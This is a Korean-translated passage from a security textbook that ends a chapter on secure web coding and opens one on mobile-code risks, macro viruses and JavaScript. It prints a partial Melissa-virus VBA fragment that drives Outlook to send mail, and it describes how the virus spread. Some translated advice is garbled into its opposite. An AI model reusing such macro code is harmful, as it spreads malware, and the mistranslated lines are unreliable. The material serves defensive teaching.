프로그람작성자들은 최근의 기술수법들에 정통해야 하며 팀으로서 경영자측과 협동작업하도록 해야 한다. 프로그람작성자가 직결식새소식묶음(Online newsgroups)들과 다른 협회자원들을 리용하게 하고 해커와 같이 생각하게 하면 할수록 기교들은 더욱더 올라 가고 프로그람작성자의 자격도 더욱더 담보된다. 지식은 공유되여야 하며 코드는 동료그룹에 의하여 심사되여야 한다. 이 장의 perl코드작성실례는 우리가 자기 작업의 보안을 평가하는 공정을 똑바로 거치도록 하고 있다. 설명문, 암호화 그리고 코드검열의 의의를 강조하는데서 가장 중요한것은 공정시작부터 명백히 생각하고 계획화하는것이다.

쏘프트웨어에는 그의 기능적인 측면을 빼놓고라도 보안이라는 측면이 더 있어야 한다. 우리는 보안이 안된 응용프로그람은 역시 비기능적이라고 보아 지는데가 꼭 있을것이라고 추측한다. 그러나 우리는 아직 거기에 있지 않다!

요 약

1. 코드파괴자란 무엇인가

- 코드파괴자는 창조력이 장려되지 못하고 규칙들과 규정들이 법으로서 엄격히 고착된 환경에서 일하는 어떤 사람이다.
- 코드파괴자들의 사고방식은 보통 설계와 같은 단계에서는 요청되지 않는다. 즉 그들을 오직 취급자들처럼 본다.

2. 코드작성시에서의 창조적인 사색

- 바라지 않는것을 제외하고 자기 코드에 미치는 바깥영향들을 알아 보시오.
- 자기 코드를 최소화하는 방법들을 조사하시오.
  즉 될수록 작은 알속으로 기능을 유지하시오.
- 심사, 심사 또 심사하시오. 자기 사고를 분산시키지 말고 집중하여 실수들을 없애시오. 약점이 동료개발자에 의해 나타날 때까지 프로그람을 검사하게 하지 마

시오. 우리는 그에게 생신한 사고방식이 채택될수 있는 기회를 절대로 주지 말아야 한다.

3. 코드파괴자의 관점에서 본 보안

- 사무조종들은 필요상 보안과 같지 않은것들을 수행한다.
- 개발자는 자기의 응용프로그람의 보안에 대해 책임을 져야 한다.

4. 기능적이고 보안적인 Web응용프로그람구축

- 응용프로그람들과 함께 무엇이든지 하기전에 자기 입구변수들의 값들을 검사하고 또 검사하시오.
- 나타날수 있는 취약성들을 알아 보고 그것들의 위험을 완화시키기 위하여 자기가 할수 있는 모든것을 다하시오. 우리는 매개의 강력한 취약성들을 항상 없앨수는 없지만 채용을 막는 방향에서 많은것을 할수 있다.
- 자기가 취할수 있는 최소한의 특권을 리용하시오.
  프로그람이 체계에서 즉 관리자가 Windows기대에 있다는 조건밑에서 달리게 하지 말며 혹은 프로그람이 절대적으로 다칠 필요가 없는 UNIX체계에 있는 SUID허락들과 함께 달리게 하지 마시오. 만일 또 다른 방법을 생각할수 없다면 다른 사람들에게 판단을 위한 문의를 하시오.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

물음: 회사는 아무런 프로그람작성자들도 가지고 있지 못하지만 우리는 많은 상업적인 Web관련응용프로그람들을 리용한다. 이것들이 보다 안전한가?
그렇지 않으면 우리가 어떻게 그것들의 흠집들에 대하여 학습할수 있는가?

대답: 유감스럽게도 우리는 어떤 사람에 의하여 작성된 프로그람이 자기자신이 작성한것보다 어쨌든 더 좋다고 가정할수 없다. 만일 Perl, PHP 기타 스크립트

언어들을 가진 경우처럼 자기가 구입하는 프로그람에 대한 원천코드에 접근하는데서 운수가 매우 좋다면 우리는 오유에 대하여 이 원천코드를 시험할수 있다. 여느때와 같이 필요한 경험을 가지고 있지 못하면 자기를 방조하는 사리가 밝은 검사자를 선발할수 있다. 역시 알려 진 취약성들을 실은 많은 보물고들을 찾을수 있는데 그중 가장 좋은 하나가 Bugtraq(www.Securityfocus.com)이다.

물음: 우리의 Web관련응용프로그람들은 아무런 개인비밀(private)자료도 호출할수 없으며 기본적으로 망내에서 체계들과 호상작용하는것도 없다. 우리는 강력한 공격으로부터 어떤 위험들을 만날수 있는가?

대답: 비록 위험들이 가장 적다고 생각할수 있지만 여전히 Web싸이트를 가지고 있기때문에 결과적으로 우리는 Web싸이트파손위험, 정보의 교체위험, 고객들의 주소잘못쓰기위험 기타 다른 문제들을 만난다. 이 모든것은 의뢰기접속목록폭로와 같은것과는 비교할바가 안되지만 우리는 리성을 가지고 론의점들을 처리해야 한다. 만일 사무동료들이 당신이 어떤 방법으로 해킹하는것을 발견하면 그들은 당신의 전체적인 보안전략의 효과성을 의심하기 시작할것이다. 이것은 완전정보루설과 꼭같이 상처 입은것으로 될수 있다.

물음: 우리는 의뢰기측에 대한 우리의 모든 유효성검사를 한다. 당신은 이것이 나쁜 생각이라고 설명하였는데 우리는 여전히 우리가 옳다고는 보지 않는다. 그러면 누군가가 전송되는 자료를 바꿀수 있는 기회란 어떤 때인가?

대답: 기회들은 틀림없이 실제로 있다. 우리는 직결소매자로부터 사기적으로 상품을 주문 받은것으로 하여 체포된 범죄자에 대하여 읽은적이 있다. 이 비법적인 사람은 주문을 하기전에 상품의 값을 바꾸어 놓음으로써 아무것도 없이 무엇인가를 얻은것 같다. 봉사기측에 대한 정상상태검사는 이 위험을 제거할것이다.

물음: 우리는 많은 Web관련응용프로그람들을 가지고 있지만 외부사용자들에게 리용될수 있는것은 아무것도 없다. 우리는 자기 종업원들을 신임하기때문에 아무러한 유효성검사도 하지 않는다. 이것이 잘못된 생각인가?

대답: 간단히 대답하면 《그렇다》이다. 보안세계에는 《신용이 하나도 없다!》는 한가지 공리가 계속 남아서 사용되고 있다. 제1장에서 고찰한것처럼 이전 종업원들에 의한 보복공격들은 많은 회사들에 있어서 보다 실제적인 위험이다. 또 다른 잠재적인 문제거리는 호기심이 많은 현재의 종업원들이다. 우리는 Web에서 그들이 찾은 도구를 시험해 보는 호기심이 많은 종업원에 의하여 입은 상처가 우리가 머리속에서 상상한것보다 훨씬 더 크다는것을 보았다. 그러므로 비록 당신은 매 사람이 속해 있는 집단내에서 일한다고 할지라도 여전히 위험들을 만나게 될것이다.

제 3 장. 이동코드와 관련된 위험

이 장의 기본체계

- 이동코드공격의 영향에 대한 인식
- 이동코드의 일반적인 양식의 식별
- 이동코드공격으로부터의 체계보호

- 결론
- 요약
- 물음과 대답

소 개

인터네트는 자료외에 보다 많은것들을 나를수 있다. 그것은 봉사제공을 위하여 설계된 프로그람들을 나를수 있는데 이 프로그람들을 말단사용자들에게 간편하도록 특별한 방법으로 배달할 필요가 있다. 그러면 당신은 인터네트에 동적인 내용물을 추가하기 위하여 이 Web관련프로그람들을 어떻게 전개하는가. 이동코드를 리용하여 전개한다. 이동코드(mobile code)는 망을 거쳐 통과하는 코드이며 목표기대에서 실행되는 코드이다. 봉사제공을 위하여 설계된 프로그람들은 문서들과 전자우편내에 있는 스크립트들 즉 Web페지들내에서 달리는 코드객체들과 같이 다양한 형식들가운데서 임의의 하나가 될수 있다. 이동코드를 작성하는 방법이 있기때문에 같은 코드쪼각은 때때로 다중가동환경에서 달릴수 있다. 이동코드는 망이나 인터네트를 통해 배포하는 응용프로그람들을 위해서는 가장 우월한 코드이다.

인터네트가 될수록 전에 없었던 방법으로 사람들을 정보에 접근시키도록 허용하는 한 그것은 역시 일어 날수 있는 비법적인 작용들에 대하여서도 허용된다. 그러므로 거의 모든 기술수법들과 마찬가지로 여기에 이동코드의 부정적인 측면들이 있다.

이동코드는 실행가능한 코드이다. 따라서 보통 내리적재될수 있는 HTML문서에 매몰되여 말단사용자워크스테이션에서 달릴수 있다. 이것은 바로 이 커다란 도구가 비법적으로 리용될수 있는 도구로 전환되는것이 얼마나 쉬운가를 알수 있게 한다. 전자우편은 응용프로그람을 지원하는 가장 널리 보급된 HTML문서실례이다. 그러므로 이동코드가 역시 전자우편내에서 전송될수 있다는 위험과 개인들을 목표로 삼을수 있는 잠재적가능성은 명백하다.

추측할수 있는것처럼 보충적인 단계들이 앞으로의 확고한 보안을 위해 말단사용자들에 의해서 취해 져야 할 필요가 있다. 왜냐하면 이동코드를 포함하는 프로그람들과 전자우편통보문들은 여기서 비법적인 비루스용《나르개들(carrier)》로 될수 있기때문이다. 일부 실례들에서 보여 주는바와 같이 이동코드는 우점들과 함께 그와 련결된 위험들을 가지고 있다. 사용자들은 반드시 응용프로그람들과 미지의 원천지들로부터 프로그람들을 리용할 때 생기는 위험들에 대하여 깊은 주의를 돌려야 한다. 신용지수들과 상식은 사람들이 개발자의 코드를 어느 정도 신용하는가를 가리키는 지표인데 신용을 얻자면 개발자의 회사가 필요상 등록된 이름 있는 회사가 아니고서는 매우 힘들다. 사용자들에게 리용될수 있는 가장 안전한 보안수단들은 일반적으로 스크립트들과 조종체들의 기능을 묶은것(블로크화한것)을 포함하고 있는데 이것은 응용프로그람리용가능성에 엄청나게 큰 충격을 줄수 있다. 이 장은 주로 말단사용자의 관점에서 본 이동코드보안을 고찰하는데 그것은 이 책을 통하여 서술한 통보문을 강조하기 위해서이다. 즉 설사 증명서와 암호화수단들을 리용한다고 해도 개발자는 자기 코드가 비법적코드도 아니고 의도적인 코드도 아니라는것을 보여 주기 위하여 자기가 믿을수 있는 원천(source)이라는것을 말단사용자들에게 재확인시켜야 한다.

제 1 절. 이동코드공격의 영향에 대한 인식

평문으로 된 HTML코드는 체계에 있는 정보에 접근하거나 결심채택을 할수 있는 능력을 가지지 못한다. 하지만 이동코드를 혼합하여 넣는다면 그것은 제3부류 인물들이 비렬한짓을 하도록 조금씩 《대리자》들을 보낼수 있게 한다. 이 대리자들은 남몰래 가만히 비법적인 일을 할수 있다. 그것들은 사용자의 체계에 대한 정보를 복구하거나 사용자로부터의 정보를 회복하여 그것을 거꾸로 인터네트에 있는 봉사기에로 보낼수 있다. 이것이 이동코드로 움직일 때 방화벽에 의해 제공되는 안전성은 적어 진다. 만일 사용자들이 Web열람접근을 가진다면 이동코드는 역시 그들의 체계에 들어 갈수 있다. 유감이지만 여기서 전자우편통보문들은 쪽 잘라 버리고 비법적인 해커들로부터 지원되는 프로그람들은 막아 버리는 실제적인 방법이 없다. 좋은데서 나쁜것을 뽑아 버릴수 있다는것은 훌륭하지만 이것은 이따금 광범한 정보자원을 제공하는 인터네트의 사용가치를 떨어뜨리게 한다. 흔히 체계관리자가 접근을 제한하여 해독적인 싸이트들로부터 사용자들을 보호하려고 시도할 때 그것은 망의 사용자들에게 골치거리로 된다. 이동코드가 체계에 들어 갈수 있는 일련의 방법들을 고찰하자.

1. 열람기공격

설사 HTML전자우편이 빨리 표준화되고 있지만 열람기(browser)들은 대부분 전자우편응용프로그람보다 이동코드에 더 많은 관심을 돌리고 있다. 현재 우리가 방문하는 가장 많은 Web페지들은 어떤 종류의 이동코드를 포함하는데 보통은 JavaScript형식이다. 역시 VBScript는 비록 JavaScript처럼 그렇게 많지는 않지만 보편적으로 리용된다. 사용자들은 큰 회사들에 속하는 《확립된》 Web싸이트들을 방문할 때 있을수 있는 많은 이동코드공격들에 대하여 크게 근심할 필요는 없다. 하지만 인터네트의 중요성은 매 사람이 큰 회사들과 꼭같이 내용물을 제출할수 있다는것이다. 고객들이 보안설정(security setting)들을 고유하게 리용하고 이 장에서 앞으로 말하게 되는 기타 다른 주의점들을 고려하는 한 그것들은 아무런 문제점이 없이 Web로 들어 갈수 있을것이다.

2. 우편의뢰기공격

이동코드를 가진 HTML문서는 체계로 전자우편을 통해 들어 갈수 있으므로 단독해커는 비법적인 어떤것을 창조할수 있다. 지어 가장 나쁘게는 당신이나 당신회사가 공격목표로 특별히 선정될수 있다.

이동코드는 첨부물로서가 아니라 전자우편의 본문(본체)에서 오고간다. 첨부물이 활동하게 하자면 사용자에 의해 수동적으로 열려 져야 하는데 이때 보통 위험이 있다는것을 사용자가 알게 하도록 경고를 낸다. 이동코드와 함께 그것은 전자우편이 현시될 때 미리보기창에서라도 실행된다. 이것은 특히 새로 들어 온 사용자들과 함께 무엇인가 조종할수 없는 이동코드가 만들어 진다는것을 경고한다.

이동코드가 사용자콤퓨터에로 이동하게 하는 본질적인 두가지 방법이 있다. 첫째 방

법에서는 이동코드가 전자우편통보문에 직접 매몰된다(그림 3-1). 이것을 JavaScript나 VBScript와 같은 스크립트언어들에서 응용한다.

　이동코드가 콤퓨터에 닿게 하는 두번째 방법은 Web봉사기로부터이다(그림 3-2). 우편물은 이동코드에 대한 유일한 참조에 의하여 도착한다. HTML에서 그림들과 같은 많은것들은 Web봉사기에 거주하는 실제적인 파일들을 참조한다. 오직 전자우편이 열려질 때(혹은 미리보기창에서 보여 질 때)에만 봉사기로부터 실제적으로 코드가 복원된다. 이것을 Java애플레트들과 ActiveX조종체들에 리용한다.





그림 3-1. 실지전자우편통보문에 매몰된 이동코드





그림 3-2. Web봉사기에 거주하는 이동코드

3. 비법적인 스크립트와 마크로

아마 기관들에서 통용되는 기본형태의 첨부물은 Word나 WordPerfect와 같은 단어처리기문서들일것이다. 이 문서들은 좋은 일들도 할수 있고 나쁜 일들도 쉽게 할수 있는 강력한 마크로들을 포함할수 있다. 마크로들이 비법적으로 리용된 초기실례는 체계관리자들에게 주요한 문제거리들이 생기게 한 Melissa비루스였다.

제 2 절. 이동코드의 일반적인 양식의 식별

이동코드(mobile code)는 열람기든지 전자우편통보문이든지간에 콤퓨터에서 실행되도록 하기 위해 망을 거쳐 이동하는 임의의 코드라고 정의할수 있다. 여기에는 4가지 형태의 이동코드 즉 VBA(Visual Basic for Applications)와 같은 마크로언어들, JavaScript와 VBScript 같은 매몰스크립트들, JavaApplets와 ActiveX조종체들이 있다. 이 장에서 앞으로 이 매개의 이동코드와 관련한 여러가지 보안문제들을 론의하며 이 보안위협들에 대한 예방책들을 고찰한다.

이동코드는 전자우편의 부분으로서 받아 들일수 있는 첨부물과 전혀 다르다(표 3-1). 첨부물은 사용자가 그것을 열거나 디스크에 그것을 보관하는 등 그것을 조사할 때까지는 활동하지 않고 동면한다. 만일 첨부물이 어떤 종류의 2진코드이거나 스크립트라면 그것은 사용자가 첨부물을 선택하거나 그것을 실행하게 설정할 때까지는 달리지 않을것이다. 이 형태의 2진첨부물들은 그것들이 무엇을 할수 있는가에는 구속되지 않는다. 일단 우리가 그것을 실행하기 시작하면 그것들은 하드구동기를 읽거나 거기에 자료를 쓸수 있으며 정보를 전송할수 있다.

표 3-1. 이동코드를 거친 첨부물

거 동	첨부물	이동코드
전자우편으로 파케트를 보냈는가?	Yes	항상 그렇지는 않다.
전자우편을 열 때 실행하였는가?	No	Yes
제한하였는가?	No	Yes

이동코드는 그것이 두번째로 전자우편을 열 때 실행하기 시작하기때문에 다르다. 만일 이동코드가 하드구동기를 읽거나 쓰는것을 제한하지 않고 희망하는 아무것이나 다 할수 있게 하면 그것은 주요한 보안위협으로 될것이다. 하지만 쏘프트웨어설계자들은 이동코드가 수행되도록 허용하는것을 제한하는 통찰력을 가진다. 이동코드를 제한하는것은 그것을 힘 없게 만들지만 사용자에게 안전한 인터네트경험을 주기 위해서는 힘을 줄여도 된다. 이 제한들은 이동코드를 만드는데 리용된 언어에 따라 다양하다. 우리는 매개의 이 제한들을 앞으로 이 장에서 고찰한다.

이동코드는 이따금 HTML코드속에 있는 콤퓨터에로 보내진다. JavaScript와 VBScript는 항상 그림 3-1에서 보여 준것처럼 HTML코드의 본문에 포함된다. 그러나 Java애플레트들과 ActiveX조종체들은 대표적으로 인터네트에 있는 또 다른 봉사기에

거주한다. 일단 코드가 콤퓨터에로 보내지기만 하면 Web페지나 전자우편이 화면에 현시된다. 다양한 형태의 이동코드가 상주하는데는 역시 차이가 있다. ActiveX코드는 일단 설치되면 사용자기대에 있는 하드구동기를 계속 리용할것이다. 하지만 Java애플레트들은 전자우편이 열려 질 때에만 검색되며 실행된다. 그러나 사용자의 PC에 복사물이 남아 있는것이란 하나도 없다. 이때 디스크고속완충기(cache)폴더에 있는 림시기억은 제외한다. 이 문제는 앞으로 더 나가면서 이 장에서 론의한다.

1. 마크로언어: VBA(응용프로그람을 위한 비쥬알 베이지크)

여기에 우리가 받아 들인 형태의 이동코드와 꼭같이 위험한 또 다른 형태의 코드가 있다. 이 코드는 문서들과 함께 오고가고 이 문서들이 역시 망들을 걸쳐 이동하기때문에 그것은 이동코드와 거의 같은 자격을 가진다. 우리는 마크로언어(macro language)들에 대하여 이야기한다. VBA는 Microsoft Office를 리용하는 사용자들에게 Office문서들에 거의 제한 없는 기능을 더해 주게 하는 마크로언어이다. 마크로언어들이 그러하듯이 VBA는 매우 강력하다. 그것은 응용프로그람의 모든 차림표(menu)함수들이 코드로부터 실행되게 하며(디스크연산들을 포함하여) ActiveX조종체들과 호상작용하게 한다.

PowerPoint, Word, Exel 그리고 Access를 포함하여 Office 97과 Office 2000의 모든 응용프로그람들은 VBA를 다 리용할수 있다. VBA는 Microsoft회사제품들에만 꼭 제한되는것은 아니다. 이 언어는 받아 들일만하게 잘 개발된 유력한 마크로언어이기때문에 다른 응용프로그람개발자들도 그것을 완전히 채용할수 있다. 실례로 Autodesk는 VBA안으로 뛰여 들었으며 AutoCAD 2000에서는 VBA를 실현하였다. 이것은 AutoCAD사용자들에게 전례 없는 창조력을 발휘하게 하며 한편 류사한 언어들로 작성한 프로그람에 그것을 활용하게 할것이다.

물론 문장론에서의 류사성들이 있다고는 하지만 VBA는 VB와 같지 않다(표 3-2). VB는 단독응용프로그람들을 작성하기 위한 통합개발환경(IDE: Integrated Development Environment)을 가지고 있다. 다른 한편 VBA는 오직 Office응용프로그람들가운데서 어느 하나가(혹은 제3부류응용프로그람) 실행될 때에만 실행된다. VBA 코드는 콤파일식이 아니지만 가코드(P-코드)로부터 연산하기때문에 연산을 좀 빨리 실행한다.

표 3-2. VBA와 Visual Basic(VB)의 비교

VBA	Visual Basic
주응용프로그람에로 밀접히 통합된다.	단독응용프로그람을 만드는데 리용된다.
원천코드가 주응용프로그람에서 창조된다.	원천코드가 단독 IDE에서 창조된다.
코드가 문서의 부분으로 된다.	코드가 독립적인 파일로 보관된다.
콤파일코드가 아니다(P-코드).	콤파일코드다.

VBA는 초기에 Exel 5.0에서 나타났다. 다른 Office응용프로그람들도 마크로언어들을 가지지만 그것들은 모두 일부 다른 특징들을 가진다. 실례로 Word는 WordBasic라는 마크로언어를 리용하였고 Access 1.0은 AccessBasic를 리용하였다. Office 97에

서와 같이 PowerPoint를 비롯하여 모든 응용프로그람들은 표준 VBA언어를 리용하며 류사한 조립도구를 쓴다. 또한 응용프로그람들은 사용자에게 마크로를 등록하게 한다. 일단 마크로가 VBA원천코드로서 등록되면 결과적으로 그것을 보고 편집할수 있다. 이것은 초보적인 프로그람작성지식을 가지고 있는 사용자들에게는 대단히 유용한 특징이다. 그러나 마크로는 VBA지령들과 완전히 같아 질수는 없다.





그림 3-3. VBA편집도구의 시험

VBA는 사용자창조지령들이나 사건들의 결과로써 실행된다. 그림 3-3에서 보여 준 실례에서 통보문《You opened the document》(당신은 문서를 열었다.)는 이 특별한 문서가 열릴 때마다 현시될것이다. 이 마크로는 Normal형판(견본)으로 기억되지 않으며 따라서 새 문서나 현존 문서들이 열려 질 때 실행되지 않을것이다. 만일 VBA마크로가 분리모듈로 기억되면 그것은 사용자가 그것을 작용시키려고 할 때마다 Tools차림표로부터 호출될수 있다. 실례로 계산서에 적어 넣기하는 사무는 자동적으로 문서에 청구서양식을 삽입하는 마크로를 창조할수 있다. 그러나 이 능력에 간섭하는 장애물이 있다. 만일 마크로가 Normal형판으로 취해 지면 그것은 Word를 가지고 창조되는 모든 문서들을 감염시킬수 있는 가능성을 가진다. 이것을 보다 구체적으로 고찰하자.

1) VBA와 관련된 보안문제

Microsoft회사는 VBA를 너무 강력하게 만들었다는 비평까지 받았는데 그것은 일부 사용자들이 지어 《Virus Builder Accessory》(비루스창조부속도구)라는 VBA를 호출하는데까지 이르렀기때문이다. VBA인 경우에 우리의 견해는 일부 해커들때문에 바로 그것을 고의적으로 절름발이되게 만들기보다는 더 큰 힘을 사용자들과 개발자들에게 주는것이 좋다고 생각한다. Office 97의 이전 판본과 관련된 실제문제는 마크로가 Office 문서가 열려 지자마자 검사 안된것을 실행하게 한다는것이였다. 또 문서가 기대하지 않는 VBA코드를 포함한다면 이것은 극히 위험하다는것을 사용자들에게 경고하는것이 없

었다. 갱신된 판본의 Office 97은 사용자에게 마크로가 문서에 포함되는것을 즉시 통보한다(그림 3-4).

검사 안된 마크로들을 실행함으로써 생기는 문제거리는 그것들이 트로이목마나 지어가장 나쁘게는 마크로비루스를 포함할수 있다는것이다. 마크로비루스(macro virus)는 문서나 형판안의 마크로에 잠입한 코드이다. Word문서인 경우에 그것이 일단 열려 지면 마크로비루스는 실행되며 Normal형판에 기억된다. 그때로부터 계속하여 우리가 보관하는 Word문서 모두는 같은 마크로비루스에 감염된다. 만일 사용자가 이 문서를 다른 사람들에게 보내고 그들이 그것을 열면 마크로비루스는 역시 그들의 콤퓨터에로 이송된다. 전체적인 망들을 감염시킬수 있다는것이 명백하다.





그림 3-4. Word는 문서가 마크로를 포함하고 있다는것을 사용자에게 통보

마크로비루스를 만드는 그 누구의 가능성에 대하여 1996년경에 처음으로 제기되였지만 세계적규모에서 충격을 준 Melissa비루스가 나타난 1999년까지도 그것을 믿지 않았다. Melissa는 Word문서에서 VBA를 가지고 만들어 졌다. 다음의 코드쪼각은 본래의 Melissa코드로부터 약간 변화되였다. 코드는 Outlook의 실체를 만들것이며 전자우편을 보내여 현재 사용자가 받은것을 요구할수 있다. 만일 그림 3-3의 코드를 다음과 같은 Melissa코드(그리고 전자우편통보문에 문서를 붙인 코드)와 교체하면 마크로는 퍼질수 있는것이다.

```
Set UngaDasOutlook = CreateObject( “Outlook.Application” )
Set DasMapiName = UngaDasOutlook.GetNameSpace(“MAPI”)
If UngaDasOutlook = “Outlook” Then
DasMapiName.Logon “Profile”, “Password”
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
DasMapiName.Logoff
```

이 코드는 무엇인가 변화되였으나 VBA를 리용하는 Outlook의 실체를 얻기 위한 기본착상만을 보여 준다. 볼수 있는것처럼 VBA는 확실히 해커가 말썽거리를 일으키는데 필요한 모든 능력을 가지고 있다. 이제는 이와 같은 류형의 위협들을 막는 방법들을 고찰하자.

도구와 함정…

Melissa(멜리싸)비루스

1999년 3월 세계는 VBA비루스가 어떤 능력을 가지고 있는가를 보았다. 보통의 VBA비루스는 Normal.dot형판에 숨어서 류포될수 있으므로 새 문서들이 창조되고 다른 사람들에 의해 리용될 때 퍼지는 잠재력을 가진다. 이것은 느리게 이동하기때문에 멈추기가 상당히 쉬우며 십중팔구는 아주 멀리까지 퍼지기전에 검출되군 한다. 한편 Melissa비루스는 빨리 이동하도록 특별히 프로그람화되였다.

Melissa비루스는 전자우편첨부물로서 태여 났다. 이것은 저절로 형판파일에 매몰되며 또한 저절로 사용자 Outlook Address Book(주소책)에 있는 첫 50명의 사용자들에게 우편물을 보낸다. 전자우편통보문의 앞머리는 《An inportant message from(sender name)》 그리고 통보문의 본문은 《Here is that document you asked for…don't show anyone else:-》였다. 전자우편은 비슷한 어떤 사람으로부터 온것처럼 일어 났는데 많은 사람들은 위험한것인가를 알아보기전에 이것을 열었다. 보다 많은 《날래지》 못한 콤퓨터사용자들이 초기에 이것때문에 쓰러졌다고 생각한다. 또한 약간 다른 날랜 특징들도 있었다. 만일 비루스가 Word 2000을 거쳐 공격하였다면 이것은 등록고 Registry를 변경시켜 보안설정을 가장 낮은 준위에로 떨굴것이다. 역시 사용자가 보안설정들을 원상대로 복구하게 하는 Word차림표지령(Macro,Security)들을 사용하지 못하게 하였다.

피해결과는 아마 비루스제작자가 상상한것보다도 훨씬 크고 참혹하였다. 보다 큰 회사들에서는 이로하여 늘어 난 전자우편통신이 봉사기들을 꺼버리는데로 이어졌다. Intel과 Microsoft와 같은 큰 회사들은 정말 큰 타격을 받았다. Microsoft회사는 금요일 온 하루동안 자기 본국으로 오는 그리고 밖으로 나가는 전자우편을 보류하지 않으면 안되였다. 여기서 주목된것이 바로 이 비루스를 굉장히 빨리 퍼지게 한 이 비루스에 관한 사회적공학(Social Engineering)이였다(그것은 문서를 열도록 사용자들을 납득시켜야 하였다).

2) VBA비루스를 막기

사용자들이 이 비루스들을 검사하기 위해서는 망콤퓨터들에 항비루스쏘프트웨어를 구입하여 설치할 필요가 있다. 이 검사들을 McAfee와 Norton Utilities, Pccilin 2000으로부터 할수 있다. VBA마크로비루스들에 대한 한가지 가장 좋은 방어는 마크로의 존재를 경고할 때 일반적인 상식을 리용하는것이다. 만일 사용자들이 쓸모 있는 마크로들을 포함하는 문서를 사용하려면 마크로들을 허용한 그 문서를 열어야 한다. 례컨대 만일

그들이 자기들의 회사에 리용된 공통주문양식을 접수하면 그들은 류사하게 《Enable Macros》(마크로허용)를 선택하려고 할것이다. 그런데 만일 그들이 마크로들을 포함하는 문서를 바라지 않거나 혹은 그들이 모르고 있거나 신용하지 않는 망 그리고 인터네트가 원천지이거나 그것이 보안이 안되여 있다면 그들은 마크로들을 허용하지 않도록 결심을 바꿀것이다.

사용자들은 Word의 Tools차림표로 가서 Options를 선택하여 마크로비루스보호를 허용하는 기정설정을 그만 두게 할수 있다(그림 3-5).

그림 3-5. Word 마크로설정

만일 마크로비루스가 비루스검사프로그람과 함께 검출되였다면 사용자는 마크로코드를 보기가 아주 쉽다. 사용자들은 그림 3-3과 류사한 화면을 보기 위하여 Tools|Macro|Visual Basic Editor를 선택할것이다. 왼쪽켠에는 Project라는 표제를 단 창문이 있다. 이 창문은 사용자가 코드를 포함하는 여러가지 형판들과 문서들을 걸쳐 려행할수 있게 한다. 만일 우리가 Normal에 있는 《+》기호를 찰칵한 다음 나타나는 임의의 객체들을 두번 찰칵하면 어떤 마크로코드가 오른쪽켠에 있는 창문에 나타날것이다.

여전히 보안안된 한가지 제품이 Office 97/2000 의 Access이다. 하지만 이에 대한 좋은 리유는 있다. Access는 양식들을 현시하고 양식들에 기능을 부가하기 위하여 VBA를 몹시 믿는다. 만일 VBA가 허용 안되면 Access는 대단히 쓸모 없는것으로 될수 있다. Access에 확장되여 리용되고 있는 양식들은 VBA코드를 리용하여 발생된다. 이 리유로 하여 Access문서들은 여전히 마크로비루스들의 대상으로 될수 있으나 그것이 고유하게 Access자료기지첨부물을 가진 전자우편을 찾기 위한 일반적인것은 아니다. 보통 사용자는 그것이 요구되지 않으면 누군가로부터 자료기지총체를 받아 들이는것이 이상스

렵다는것을 알아 차릴것이다. Word와 Excel은 보다 많은 첨부물들을 받아 들이는데서 이보다 떨어 진다. 이것은 어떤 사람이 그것을 열게 유혹하는 좋은 사회공학적속임수를 가지고 나설수 없다는것을 의미하지 않는다.

2. JavaScript

JavaScript(Java스크립트)는 HTML문서프로그람작성자가 평문으로 된 HTML코드가 할수있는것을 초월하여 우월하게 할수 있게 하는 매우 유용한 언어이다. JavaScript를 리용하여 프로그람작성자는 마당(field)들에 있는 정보를 검증할수 있으며 사용자에게 통보문들을 현시하고 지어 마우스이동들에 반응하는 동화(animation)들을 창조할수 있다. JavaScript는 매몰된 스크립트인데 이것은 HTML코드문서에 당당히 포함된다는것을 의미한다. JavaScript에서 찾아 진 많은 보안구멍들은 그것이 그처럼 오래동안 주위를 끌었기때문에 이미 메꾸어 졌다. JavaScript는 Netscape Navigator의 판본 2.0과 함께 1995년에 처음으로 등장하였다. Java라는 같은 이름을 가졌음에도 불구하고 JavaScript는 극히 적은것을 제외하고는 거의 모든 매 측면에서 Java와 차이난다(표 3-3).

표 3-3. JavaScript와 Java사이 차이

JavaScript	JavaApplets
HTML문서의 임의의 부분에 접근	HTML문서의 4각형구역으로 제한
Script지령들이 한 행씩 해석	바이트코드는 클라스파일들에 기억
HTML문서와의 단순한 호상작용	복잡한 응용프로그람들의 처리
NetScape에 의해 개발	Sun MicroSystems에 의해 개발

그런데 왜 언어를 서술하는데서 같은 이름을 리용하는가? 주요한 류사점이 JavaScript의 문장론이다. JavaScript에서의 구조와 지령들은 Java로부터 많이 빌려다 사용하였다. Netscape는 JavaScript를 배우는 Java프로그람작성자들을 위해 그것을 보다 쉽게 하는 이 설계를 리용할것을 결심하였다.

1) JavaScript보안개괄

JavaScript는 Web페지와의 호상작용을 위한 급한 목적을 가지고 설계되였다. 이것은 JavaScript가 매몰된 같은 문서에 포함된 정보를 유일하게 볼수 있게 한다는것을 의미한다. 만일 어떤 사람이 JavaScript를 가진 전자우편을 보내면 Outlook와 같은 우편프로그람을 리용할 때 수납자의 비밀을 실제로 침해할수 없다. 왜냐하면 보여 주려는 정보가 JavaScript와 함께 보내진 같은 문서에 있기때문이다. 그러나 만일 수납자가 Hotmail, Yahoo! Mail 혹은 PortableOffice.com과 같은 Web관련전자우편등록자리들을 리용하면 적지 않은 일부 가능성들을 열수 있다.

